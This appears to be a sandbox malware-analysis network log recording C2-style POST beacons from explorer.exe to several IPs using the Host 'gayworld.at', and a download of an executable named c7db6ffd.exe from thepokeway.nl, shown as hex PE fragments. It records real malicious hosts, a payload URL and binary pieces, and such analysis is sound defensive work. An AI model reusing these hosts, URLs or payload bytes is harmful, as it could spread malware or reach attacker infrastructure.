74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.6	49712	175.126.109.15	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:16.370322943 CEST	114	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hmmfpwl.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 147 Host: gayworld.at
Oct 3, 2022 16:02:17.543375015 CEST	115	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:16 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.6	49713	115.88.24.202	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:17.880990982 CEST	116	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://rxwhykk.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 215 Host: gayworld.at

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:18.862572908 CEST	117	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:18 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49714	181.167.134.24	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 3, 2022 16:02:19.185523033 CEST	118	OUT	POST /tmp/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dqtgknv.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 322 Host: gayworld.at
Oct 3, 2022 16:02:20.072837114 CEST	119	IN	HTTP/1.0 404 Not Found Date: Mon, 03 Oct 2022 14:02:19 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 331 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 74 6d 70 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /tmp/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49723	5.135.247.111	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	0	OUT	GET /upload/index.php HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: thepokeway.nl

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 03 Oct 2022 14:02:33 GMT Server: Apache Content-Description: File Transfer Content-Disposition: attachment; filename=c7db6ffd.exe Content-Transfer-Encoding: binary Expires: 0 Cache-Control: must-revalidate Pragma: public Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked Content-Type: application/octet-stream
2022-10-03 14:02:33 UTC	0	IN	Data Raw: 32 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 82 7d ca 9f c6 1c a4 cc c6 1c a4 cc c6 1c a4 cc d8 4e 31 cc d5 1c a4 cc d8 4e 27 cc 96 1c a4 cc e1 da df cc c1 1c a4 cc c6 1c a5 cc 44 1c a4 cc d8 4e 20 cc e0 1c a4 cc d8 4e 30 cc c7 1c a4 cc d8 4e 35 cc c7 1c a4 cc 52 69 63 68 c6 1c a4 cc 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 e6 a3 25 6 2 00 00 00 00 00 00 00 00 e0 00 03 01 0b 01 09 00 00 de 00 00 00 Data Ascii: 2000MZ@!L!This program cannot be run in DOS mode.$}N1N'DN N0N5RichPEL%b
2022-10-03 14:02:33 UTC	8	IN	Data Raw: c9 ca cb cc cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff 48 48 3a 6d 6d 3a 73 73 00 00 00 00 64 64 64 64 2c 20 4d 4d 4d 4d 20 64 64 2c 20 79 79 79 79 00 4d 4d 2f 64 64 2f 79 79 00 00 00 00 50 4d 00 00 41 4d 00 00 44 65 63 65 6d 62 65 72 00 00 00 00 4e 6f 76 65 6d 62 65 72 00 00 00 00 4f 63 74 6f 62 65 72 00 53 65 70 74 65 6d 62 65 72 00 00 00 41 75 67 75 73 74 00 00 4a 75 6c 79 00 00 00 00 4a 75 6e 65 00 00 00 00 41 70 72 69 6c 00 00 00 4d 61 72 63 68 00 00 00 46 65 62 72 75 61 72 79 00 00 00 00 4a 61 6e 75 61 72 79 00 44 65 63 00 4e 6f 76 00 4f 63 74 00 53 65 70 00 41 75 67 00 4a 75 6c 00 4a 75 6e 00 4d 61 79 00 41 70 72 00 4d 61 72 00 46 65 62 00 Data Ascii: HH:mm:ssdddd, MMMM dd, yyyyMM/dd/yyPMAMDecemberNovemberOctoberSeptemberAugustJulyJuneApr ilMarchFebruaryJanuaryDecNovOctSepAugJulJunMayAprMarFeb
2022-10-03 14:02:33 UTC	8	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	8	IN	Data Raw: 32 30 30 30 0d 0a 72 69 53 61 74 00 00 00 4a 61 6e 46 65 62 4d 61 72 41 70 72 4d 61 79 4a 75 6e 4a 75 6c 41 75 67 53 65 70 4f 63 74 4e 6f 76 44 65 63 00 00 00 00 48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 52 53 44 53 70 a2 16 33 0f 78 67 48 89 6b fa aa 23 fb d7 c8 1e 00 00 00 43 3a 5c 78 6f 6a 6f 78 38 34 5c 6a 69 6c 6f 77 6f 74 61 77 69 7a 69 64 69 5f 76 65 6c 75 72 65 66 69 76 6f 62 69 2d 6d 75 63 69 70 6f 63 75 36 39 5c 62 75 6b 61 6c 6f 7a 2e 70 64 62 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 2000riSatJanFebMarAprMayJunJulAugSepOctNovDecHRSDSp3xgHk#C:\xojox84\jilowotawizidi_velurefivobi-mucipocu69\bukaloz.pdb
2022-10-03 14:02:33 UTC	16	IN	Data Raw: ff ff b8 ff 00 00 Data Ascii:
2022-10-03 14:02:33 UTC	16	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	16	IN	Data Raw: 32 30 30 30 0d 0a 00 e8 e3 22 00 00 c3 e8 e6 32 00 00 e9 78 fe ff ff cc cc cc cc cc cc cc cc cc cc cc cc cc cc cc 8b 4c 24 04 f7 c1 03 00 00 00 74 24 8a 01 83 c1 01 84 c0 74 4e f7 c1 03 00 00 00 75 ef 05 00 00 00 00 8d a4 24 00 00 00 00 8d a4 24 00 00 00 00 8b 01 ba ff fe fe 7e 03 d0 83 f0 ff 33 c2 83 c1 04 a9 00 01 01 81 74 e8 8b 41 fc 84 c0 74 32 84 e4 74 24 a9 00 00 ff 00 74 13 a9 00 00 00 ff 74 02 eb cd 8d 41 ff 8b 4c 24 04 2b c1 c3 8d 41 fe 8b 4c 24 04 2b c1 c3 8d 41 fd 8b 4c 24 04 2b c1 c3 8d 41 fc 8b 4c 24 04 2b c1 c3 3b 0d 5c 03 47 00 75 02 f3 c3 e9 ce 32 00 00 50 64 ff 35 00 00 00 00 8d 44 24 0c 2b 64 24 0c 53 56 57 89 28 8b e8 a1 5c 03 47 00 33 c5 50 ff 75 fc c7 45 fc ff ff ff ff 8d 45 f4 64 a3 00 00 00 00 c3 50 64 ff 35 00 00 00 00 8d 44 24 0c Data Ascii: 2000"2xLttNu$$~3tAt2t$ttAL$+AL$+AL$+AL$+;\Gu2Pd5D$+d$SVW(\G3PuEEdPd5D$
2022-10-03 14:02:33 UTC	24	IN	Data Raw: 50 aa 5c 00 ff d6 Data Ascii: P\
2022-10-03 14:02:33 UTC	24	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	24	IN	Data Raw: 32 30 30 30 0d 0a 68 10 14 40 00 57 a3 54 aa 5c 00 ff d6 83 3d 4c aa 5c 00 00 8b 35 3c 11 40 00 a3 58 aa 5c 00 74 16 83 3d 50 aa 5c 00 00 74 0d 83 3d 54 aa 5c 00 00 74 04 85 c0 75 24 a1 34 11 40 00 a3 50 aa 5c 00 a1 40 11 40 00 c7 05 4c aa 5c 00 90 68 40 00 89 35 54 aa 5c 00 a3 58 aa 5c 00 ff 15 38 11 40 00 a3 58 03 47 00 83 f8 ff 0f 84 cc 00 00 00 ff 35 50 aa 5c 00 50 ff d6 85 c0 0f 84 bb 00 00 00 e8 41 07 00 00 ff 35 4c aa 5c 00 e8 13 fb ff ff ff 35 50 aa 5c 00 a3 4c aa 5c 00 e8 03 fb ff ff ff 35 54 aa 5c 00 a3 50 aa 5c 00 e8 f3 fa ff ff ff 35 58 aa 5c 00 a3 54 aa 5c 00 e8 e3 fa ff ff 83 c4 10 a3 58 aa 5c 00 e8 c1 13 00 00 85 c0 74 65 68 84 6a 40 00 ff 35 4c aa 5c 00 e8 3d fb ff ff 59 ff d0 a3 54 03 47 00 83 f8 ff 74 48 68 14 02 00 00 6a 01 e8 b9 24 00 Data Ascii: 2000h@WT\=L\5<@X\t=P\t=T\tu$4@P\@@L\h@5T\X\8@XG5P\PA5L\5P\L\5T\P\5X\T\X\tehj@5L\=YTGtHhj$
2022-10-03 14:02:33 UTC	32	IN	Data Raw: d3 21 19 fe 0f 89 Data Ascii: !
2022-10-03 14:02:33 UTC	32	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	32	IN	Data Raw: 32 30 30 30 0d 0a 5d ec 75 0b 8b 5d 08 8b 4d ec 21 4b 04 eb 03 8b 5d 08 83 7d f8 00 8b 4a 08 8b 7a 04 89 79 04 8b 4a 04 8b 7a 08 89 79 08 0f 84 8d 00 00 00 8b 4d f4 8d 0c f1 8b 79 04 89 4a 08 89 7a 04 89 51 04 8b 4a 04 89 51 08 8b 4a 04 3b 4a 08 75 5e 8a 4c 06 04 88 4d 0b fe c1 83 fe 20 88 4c 06 04 7d 23 80 7d 0b 00 75 0b bf 00 00 00 80 8b ce d3 ef 09 3b 8b ce bf 00 00 00 80 d3 ef 8b 4d fc 09 7c 88 44 eb 29 80 7d 0b 00 75 0d 8d 4e e0 bf 00 00 00 80 d3 ef 09 7b 04 8b 4d fc 8d bc 88 c4 00 00 00 8d 4e e0 be 00 00 00 80 d3 ee 09 37 8b 4d f8 85 c9 74 0b 89 0a 89 4c 11 fc eb 03 8b 4d f8 8b 75 f0 03 d1 8d 4e 01 89 0a 89 4c 32 fc 8b 75 f4 8b 0e 8d 79 01 89 3e 85 c9 75 1a 3b 1d 30 b3 5c 00 75 12 8b 4d fc 3b 0d d4 b4 5c 00 75 07 83 25 30 b3 5c 00 00 8b 4d fc 89 08 Data Ascii: 2000]u]M!K]}JzyJzyMyJzQJQJ;Ju^LM L}#}u;M|D)}uN{MN7MtLMuNL2uy>u;0\uM;\u%0\M
2022-10-03 14:02:33 UTC	40	IN	Data Raw: 0c 47 00 74 07 50 Data Ascii: GtP

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	40	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	40	IN	Data Raw: 32 30 30 30 0d 0a e8 9f a2 ff ff 59 8b 46 04 3b 05 cc 0c 47 00 74 07 50 e8 8d a2 ff ff 59 8b 76 08 3b 35 d0 0c 47 00 74 07 56 e8 7b a2 ff ff 59 5e 5d c3 8b ff 55 8b ec 56 8b 75 08 85 f6 74 7e 8b 46 0c 3b 05 d4 0c 47 00 74 07 50 e8 59 a2 ff ff 59 8b 46 10 3b 05 d8 0c 47 00 74 07 50 e8 47 a2 ff ff 59 8b 46 14 3b 05 dc 0c 47 00 74 07 50 e8 35 a2 ff ff 59 8b 46 18 3b 05 e0 0c 47 00 74 07 50 e8 23 a2 ff ff 59 8b 46 1c 3b 05 e4 0c 47 00 74 07 50 e8 11 a2 ff ff 59 8b 46 20 3b 05 e8 0c 47 00 74 07 50 e8 ff a1 ff ff 59 8b 76 24 3b 35 ec 0c 47 00 74 07 56 e8 ed a1 ff ff 59 5e 5d c3 8b ff 55 8b ec 8b 45 08 85 c0 74 12 83 e8 08 81 38 dd dd 00 00 75 07 50 e8 cc a1 ff ff 59 5d c3 cc cc cc cc cc 55 8b ec 56 33 c0 50 50 50 50 50 50 50 50 8b 55 0c 8d 49 00 8a 02 0a c0 74 Data Ascii: 2000YF;GtPYv;5GtV{Y^]UVut~F;GtPYYF;GtPGYF;GtP5YF;GtP#YF;GtPYF ;GtPYv$;5GtVY^]UEt8uPY]UV3 PPPPPPPPUlt
2022-10-03 14:02:33 UTC	48	IN	Data Raw: 00 00 00 00 00 00 Data Ascii:
2022-10-03 14:02:33 UTC	48	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	48	IN	Data Raw: 32 30 30 30 0d 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 2000
2022-10-03 14:02:33 UTC	56	IN	Data Raw: 4d 61 70 53 74 72 Data Ascii: MapStr
2022-10-03 14:02:33 UTC	56	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	56	IN	Data Raw: 31 66 66 38 0d 0a 69 6e 67 57 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 1ff8ingW
2022-10-03 14:02:33 UTC	64	IN	Data Raw: 32 30 30 30 0d 0a Data Ascii: 2000
2022-10-03 14:02:33 UTC	64	IN	Data Raw: d6 1b 47 92 74 a9 7b 13 e4 b6 c7 9f ee ed f5 66 45 31 12 a7 ee 0b 42 be a1 b6 bc cf a2 9b a9 d3 91 68 bf 3b e9 c1 f4 2f e8 35 7c 24 05 75 21 01 09 a4 a1 ff d6 48 64 59 26 1f 0e ab 06 b7 72 97 b9 da bf 6b 50 82 a6 c3 99 32 60 bb 25 92 0d 81 92 2f 87 b0 fc 3c 35 9e c9 71 1b 56 6a 11 e2 10 81 fe 4e 98 3c 01 31 53 48 dd 2d 30 a3 09 79 81 9f 76 fe da 6b 30 59 ff 50 1c 0c 8c b0 d7 d0 c6 aa 36 b7 db f4 88 3e 07 2f 93 21 34 1a d4 be b3 9a b8 4d c5 04 52 08 91 4f 2e 2b 2f 77 83 74 9f 12 0e b8 83 25 9d 8c c6 91 ac 65 54 be a9 36 1b df 42 1c 5d 4c 06 61 b6 9f 3d e3 d9 42 28 76 fe fd 08 71 10 38 0d 58 9d b9 78 ce d4 03 83 e5 ae fd 0f a5 3a d5 f1 f7 d2 a9 dd a9 3f e0 76 b2 d0 73 34 29 aa 71 33 65 86 74 17 1f 5f 31 19 e3 f2 a3 82 bb 52 15 39 f6 2e ca 32 c0 bb d8 da be Data Ascii: Gt{fE1Bh;/5|$u!HdY&rkP2`%/<5qVjN<1SH-0yvk0YP6>/!4MRO.+/wt%eT6B]La=B(vq8Xx:?vs4)q3et_1R9.2
2022-10-03 14:02:33 UTC	72	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	72	IN	Data Raw: 32 30 30 30 0d 0a 85 d1 fb 0f 56 ba 71 9a a8 45 66 77 22 e8 08 8a 1c 4d da 65 9f af 40 33 b4 ee e2 db 1d cf 01 b4 bc 77 ae 96 1f 22 1a 6b 7f 4b a3 bc ef d7 b7 23 14 5c 64 21 97 b4 16 aa 8c 75 79 99 5e b7 60 a5 36 d6 59 4b c2 e9 d9 7d be d6 47 b2 c8 4a 2d 9f 56 19 ca 5c e6 b0 d2 08 df 9a 2e e9 30 b7 8e 66 b9 49 71 f8 21 65 63 52 24 62 cc 60 92 e5 b2 3b ab 39 c8 01 b4 fe cc 3c 58 83 eb 97 b5 ed 4e 2b d3 c6 cd 18 cb 1e d7 8e 2b 15 9c fc de 36 a8 7e b6 47 4b ec 9c d8 98 08 cc 09 51 00 c2 87 a2 8c c1 11 52 16 ee db 1e 91 67 b3 70 8f ce 89 6d 52 3f 6b 28 33 e1 a0 d5 f4 3b c4 8e d2 92 18 ba 44 75 98 53 de 1d 60 75 2c 8c b6 3e 6f e3 78 84 9c 93 d2 80 35 72 65 cd a5 7d 07 15 5e 25 c9 60 b7 13 a2 79 2f c4 b0 0c c9 e9 87 5c 60 a6 e8 52 f9 89 54 fc 58 78 f3 59 06 b7 Data Ascii: 2000VqEfw"Me@3w"kK#\d!uy^`6YK}GJ-V\.0fIq!ecR$b`;9<XN++6~GKQRgpmR?k(3;DuS`u,>ox5re}^%`y/\ `RTXxY
2022-10-03 14:02:33 UTC	80	IN	Data Raw: c8 f9 b0 2a 7f 34 Data Ascii: *4
2022-10-03 14:02:33 UTC	80	IN	Data Raw: 0d 0a Data Ascii:
2022-10-03 14:02:33 UTC	80	IN	Data Raw: 32 30 30 30 0d 0a 56 9b cb fd 33 1a 13 04 a9 7e ec 0e b0 e7 12 a5 ed 5b a6 fb 82 b0 07 28 6e af 3b 1f 6d 30 e7 80 50 5c 69 cb bb 38 cd 29 52 f5 86 e3 ef c1 b8 89 c9 31 7d e4 70 2e d0 bb 2c af 86 56 f1 ec 76 55 f1 d5 9a 65 38 77 02 0d c6 ec 93 c7 a7 c6 7f b3 26 4f 3f 4c f2 57 6d 42 61 cc 36 eb 44 57 8f 5d 15 d4 2b 0c 8a a9 48 65 fe f6 fb 93 bb 0e fb f2 d0 71 23 a4 60 80 78 0b 9a 31 21 93 60 2e 04 f4 6f 2a 53 31 60 b5 b1 eb 56 e0 b5 74 b1 a1 73 45 1c 83 32 df 74 f1 10 cc 91 0a 29 b8 a9 3f 89 8b e4 ed 54 f6 bf c4 71 91 10 72 93 80 ca 02 00 0c fd 18 f5 f5 45 77 95 46 3b e1 c8 fc 4e c8 ce f5 b6 5f 83 29 66 eb 55 3b b7 76 73 3c 9b 06 7d fb 33 d6 1c ee f0 f7 cc cb ca 5d b6 17 01 7f 87 60 15 29 e1 2a c4 0e 30 4c a8 dc cf 9f b3 17 53 01 d1 9a 96 55 c9 3a 69 5f 34 Data Ascii: 2000V3~[(n;m0P\i8)R1}p.,VvUe8w&O?LWmBa6DW]+Heq#`x1!`.o*S1`VtsE2t)?TqrEwF;N_)fU;vs<}3]`)* 0LSU:i_4
2022-10-03 14:02:33 UTC	88	IN	Data Raw: 71 1b 0c 58 cb 74 Data Ascii: qXt
2022-10-03 14:02:33 UTC	88	IN	Data Raw: 0d 0a Data Ascii:

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:02:33 UTC	88	IN	Data Raw: 32 30 30 30 0d 0a b6 13 62 ed 8f a6 b7 d8 28 2c 12 0f 72 05 36 1c 50 4b 59 bf 51 03 c8 4b 9d d2 71 ee d4 61 3b 87 9d 01 1b cf 22 0b b4 fe 14 77 e4 85 75 78 20 43 2d 4a 30 2d 57 6d e5 1e ca 99 64 46 a9 a4 83 d0 4f ba ac e6 9a 89 2b 97 38 9a bf 1b 1d 9a 9c d3 d5 fb 97 9c 06 37 8a 62 ae a8 4f 4b 83 55 62 2b 72 c2 37 64 5d 14 9b 8a f9 5d 9d ec 3c 32 cf 5f a3 37 01 70 0e 51 5d fb 3e 9b 30 bd 1f b0 d2 b9 75 82 e0 db 34 a2 be 54 b6 b0 62 ee 59 38 e3 99 c7 5b af a7 57 01 b0 1a 8a cc d7 ea 1f 47 2b 72 eb 8f 62 58 2c 2a 3d 01 23 cd 58 84 c1 6c bb a5 5c 1b e2 af 00 42 36 34 eb a7 c4 99 c3 de bd c5 a2 7b 6f 44 43 33 48 4f 4d 03 2a fc 00 45 75 f4 70 0b 12 0d 57 54 d8 e3 74 2b 4d 